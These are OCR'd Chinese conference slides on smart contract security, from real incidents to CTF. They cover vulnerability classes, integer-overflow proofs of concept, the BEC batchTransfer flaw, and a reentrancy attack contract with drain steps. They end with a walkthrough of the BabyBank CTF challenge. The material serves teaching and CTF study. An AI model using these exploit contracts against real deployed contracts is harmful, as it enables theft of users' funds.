西湖论剑 网络安全技能大赛 HANGZHOU CHINA | 雷神众测

攻防对抗 跨界交流

2020西湖论剑大赛品质论坛·雷神众测HACKINGDAY

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从现实世界到 CTF的智能合约攻防

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
雷神众测

智能合约



```
contract Counter {
    uint counter;

    function Counter() public {
        counter = 0;
    }
    function count() public {
        counter = counter + 1;
    }
}
```

智能合约是由事件驱动的、具有状态的、运行在一个可复制的、
共享的账本之上的计算机程序，当满足特定条件时，智能合约会自动执行。

计算机程序合同

合约一旦部署不可修改、合约执行后不可逆、所有执行事务可追踪

以太坊智能合约漏洞类型

高危

- 整数溢出
- 重入攻击
- 假充值
- 浮点数和数值精度
- 代币增发
- 冻结账户绕过
- 短地址攻击


中危

- 未验证返回值
- 非预期的Ether
- 默认可见性
- tx.origin身份认证
- Delegatecall函数调用
- Call函数调用
- 拒绝服务
- 逻辑设计缺陷
- 未初始化的存储指针

低危

- 错误的构造函数
- 不安全的随机数
- 时间戳依赖
- 交易顺序依赖

整数溢出



- 加法溢出 2**8 - 1 + 1 = 0
- 减法溢出 0 - 1 = 2**8 - 1
- 乘法溢出 2 ** 8 * 2 = 0

整数溢出

```
pragma solidity ^0.4.25;

contract POC{
    //加法溢出
    //如果uint256 类型的变量达到了它的最大值(2**256 - 1)，如果在加上一个大于0的值便会变成0
    function add_overflow() returns (uint256 _overflow) {
        uint256 max = 2**256 - 1;
        return max + 1;
    }

    //减法溢出
    //如果uint256 类型的变量达到了它的最小值(0)，如果在减去一个小于0的值便会变成2**256-1(uin256类型的最大值)
    function sub_underflow() returns (uint256 _underflow) {
        uint256 min = 0;
        return min - 1;
    }

    //乘法溢出
    //如果uint256 类型的变量超过了它的最大值(2**256 - 1)，最后它的值就会回绕变成0
    function mul_overflow() returns (uint256 _underflow) {
        uint256 mul = 2**255;
        return mul * 2;
    }
}
```

整数溢出

BEC合约在etherscan上的地址为：
https://etherscan.io/address/0xc5d105e63711398af9bbff092d4b6769c82f793d#code

```
function batchTransfer(address[] _receivers, uint256 _value) public whenNotPaused returns (bool) {
    uint cnt = _receivers.length;
    uint256 amount = uint256(cnt) * _value;    //溢出漏洞点
    require(cnt > 0 && cnt <= 20);
    require(_value > 0 && balances[msg.sender] >= amount);

    balances[msg.sender] = balances[msg.sender].sub(amount);
    for (uint i = 0; i < cnt; i++) {
        balances[_receivers[i]] = balances[_receivers[i]].add(_value);
        Transfer(msg.sender, _receivers[i], _value);
    }
    return true;
  }
```

重入漏洞

重入漏洞：当合约被外部调用时可能被攻击者劫持，迫使合约执行进一步的代码导致重新进入逻辑

重入漏洞成立的条件

1. 合约调用带有足够的gas
2. 有转账功能（payable）
3. 状态变量在重入函数调用之后

重入漏洞涉及的知识点

1. call.value()()转币方法
   当发送失败时会返回 false 布尔值 ，会传递所有可用 Gas 进行调用。
2. 回退函数fallback()，智能合约中可以有唯一的一个未命名函数，称为fallback函数。该函数不能有实参，不能返回任何值。
   什么时候执行fallback函数？
   - 当外部账户或其他合约向该合约地址发送 ether 时，fallback函数会被调用；
   - 当外部账户或其他合约向该合约地址发送 ether 时，但是内部没有fallback函数，那么就会抛出异常，然后将以太币退还给发送方。
   - 当外部账户或其他合约调用了该合约一个不存在的函数时，fallback函数会被调用；
3. payable 标识的函数。函数上增加payable标识，即可接受 ether，并且会把ether存在当前合约

重入漏洞


```
pragma solidity ^0.4.10;

contract IDMoney {       //存在重入漏洞的合约

    address owner;
    mapping (address => uint256) balances;  // 记录每个打币者存入的资产情况

    function IDMoney() { owner = msg.sender; }
    function deposit() payable { balances[msg.sender] += msg.value; }

    function withdraw(address to, uint256 amount) {
        require(balances[msg.sender] > amount);
        require(this.balance > amount);

        to.call.value(amount)();  // 使用 call.value()() 进行 ether 转币时，默认会发所有的 Gas 给外部
        balances[msg.sender] -= amount;
    }

    function balanceOf() returns (uint256) { return balances[msg.sender]; }
    function balanceOf(address addr) returns (uint256) { return balances[addr]; }
}
```

重入漏洞

```
pragma solidity ^0.4.10;

contract Attack {         //重入漏洞攻击合约
    address owner;
    address victim;
    modifier ownerOnly { require(owner == msg.sender); _; }

    function Attack() payable { owner = msg.sender; }
    // 设置已部署的 IDMoney 合约实例地址
    function setVictim(address target) ownerOnly { victim = target; }

    function startAttack(uint256 amount) ownerOnly {
        step1(amount);
        step2(amount / 2);
    }
    function () payable {
        if (msg.sender == victim) {
            // 再次尝试调用 IDCoin 的 sendCoin 函数，递归转币
            victim.call(bytes4(keccak256("withdraw(address,uint256)")), this, msg.value);
        }
    }
}
```

重入漏洞攻击步骤：

1. 在攻击合约中保存IDMoney合约地址
2. 给IDMoney合约中存入Ether
3. 从IDMoney取Ether/2
4. IDMoney合约使用call.value方法给攻击合约转币
5. 触发攻击合约fallback函数（该函数继续调用IDMoney合约的转账函数）
6. IDMoney合约使用call.value方法给攻击合约转币，触发攻击合约fallback函数，重复调用步骤，最终取走所有以太币


Remix - Ethereum IDE

remix.ethereum.org/#optimize=false&evmVersion=null&version=soljson-v0.6.1+commit.e6f7d5a4.js

FILE EXPLORERS

browser
- swarm
- range.sol
- range3.sol
- range4.sol
- range5.sol
- range6.sol
- king.sol
- console.sol
- range2.sol
- Untitled.sol
- Untitled1.sol
- Untitled5.sol
- Untitled6.sol
- root.sol

```
  ◦ remix (run remix.help() for more info)
• Executing common command to interact with the Remix interface (see list of commands above). Note that these commands can also be included and r
  un from a JavaScript script.
• Use exports/.regist
```

You are using an `https` connection. Please switch to `http` if you are using Remix against an `http Web3 provider` or allow Mixed Content in your browser.

CTF中的智能合约题型

重入问题

利用重入漏洞多次提取以太币，获取大量资产来绕过条件判断，最终获取flag

整数溢出

利用整数溢出漏洞得到数额巨大的以太币，绕过条件判断获取flag

薅羊毛

使用大量钱包地址获取空投，最终突破资产限制条件获取flag

随机数可控

通过链上的可控随机数（如当前块号：block.number），可以提前算出结果，待随机数值出现，就可通过预先准备好的攻击代码，直接获取flag


CTF中的重入

2019第三届强网杯线上赛BabyBank智能合约题目
Rospten上合约地址：0x93466d15A8706264Aa70edBCb69B7e13394D049f

```
0x6080604052600436106100 8e576000357c0100000000000000000000000000000000
00000000000000000000000900463ffffffff1680632e1a7d4d146100935780636 6d16c
c3146100c05780638c0320de146100d75780639189fec114610186578063a5e9585f146
```

合约反编译：https://ethervm.io/decompile

```
  function withdraw(var arg0) {
    if (arg0 != 0x02) { revert(memory[0x00:0x00]); }
    memory[0x00:0x20] = msg.sender;
    memory[0x20:0x40] = 0x00;
    if (arg0 > storage[keccak256(memory[0x00:0x40])]) { revert(memory[0x00:0x00]); }
    var temp0 = arg0;
    var temp1 = memory[0x40:0x60];
    memory[temp1:temp1 + 0x00] = address(msg.sender).call.gas(msg.gas).value(temp0 * 0x5af
0)(memory[temp1:temp1 + memory[0x40:0x60] - temp1]);
    memory[0x00:0x20] = msg.sender;
    memory[0x20:0x40] = 0x00;
    var temp2 = keccak256(memory[0x00:0x40]);
    storage[temp2] = storage[temp2] - temp0;
  }
```



```
00EA    80  DUP1
00EB    36  CALLDATASIZE
00EC    03  SUB
00ED    81  DUP2
00EE    01  ADD
00EF    90  SWAP1
00F0    80  DUP1
00F1    80  DUP1
00F2    35  CALLDATALOAD
00F3    90  SWAP1
00F4    60  PUSH1 0x20
00F6    01  ADD
00F7    90  SWAP1
00F8    82  DUP3
00F9    01  ADD
00FA    80  DUP1
00FB    35  CALLDATALOAD
00FC    90  SWAP1
00FD    60  PUSH1 0x20
00FF    01  ADD
0100    90  SWAP1
0101    80  DUP1
0102    80  DUP1
0103    60  PUSH1 0x1f
0105    01  ADD
0106    60  PUSH1 0x20
0108    80  DUP1
```

CTF中的重入

1.获取flag函数：


```
function payforflag(string md5ofteamtoken,string b64email) public{
    require(balance[msg.sender] >= 10000000000);
    balance[msg.sender]=0;
    owner.transfer(address(this).balance);
    emit sendflag(md5ofteamtoken,b64email);
}
```

2.存在重入漏洞withdraw函数：

```
function withdraw(uint256 amount) public {
    require(amount == 2);
    require(amount <= balance[msg.sender]);
    // 重入漏洞
    address(msg.sender).call.gas(msg.gas).value(amount * 0x5af3107a40
00)();
    // 整形下溢出
    balance[msg.sender] -= amount;
}
```

3.触发withdraw函数转账之前的判断条件:

```
function profit() public {
    require(level[msg.sender] == 0);
    require(msg.sender & 0xffff == 0xb1b1);
    balance[msg.sender] += 1;
    level[msg.sender] += 1;
}

function xxx(uint256 number) public onlyOwner {
    secret = number;
}

function guess(uint256 number) public {
    require(number == secret);
    require(level[msg.sender] == 1);
    balance[msg.sender] += 1;
    level[msg.sender] += 1;
}
```


攻击者使用自毁给漏洞合约转入0.2以太币
攻击者调用漏洞合约profit函数增加balance和level的值为1
攻击者调用漏洞合约guess函数增加balance和level的值为2
攻击者调用漏洞合约withdraw函数进行转账（转账以太币为amount * 0x5af3107a4000）
转账后触发攻击者合约的fallback函数（该函数中继续调用）
取出的资产是否大于10000000000
小于
大于
攻击者成功调用漏洞合约的payforflag获取flag

CTF中的重入

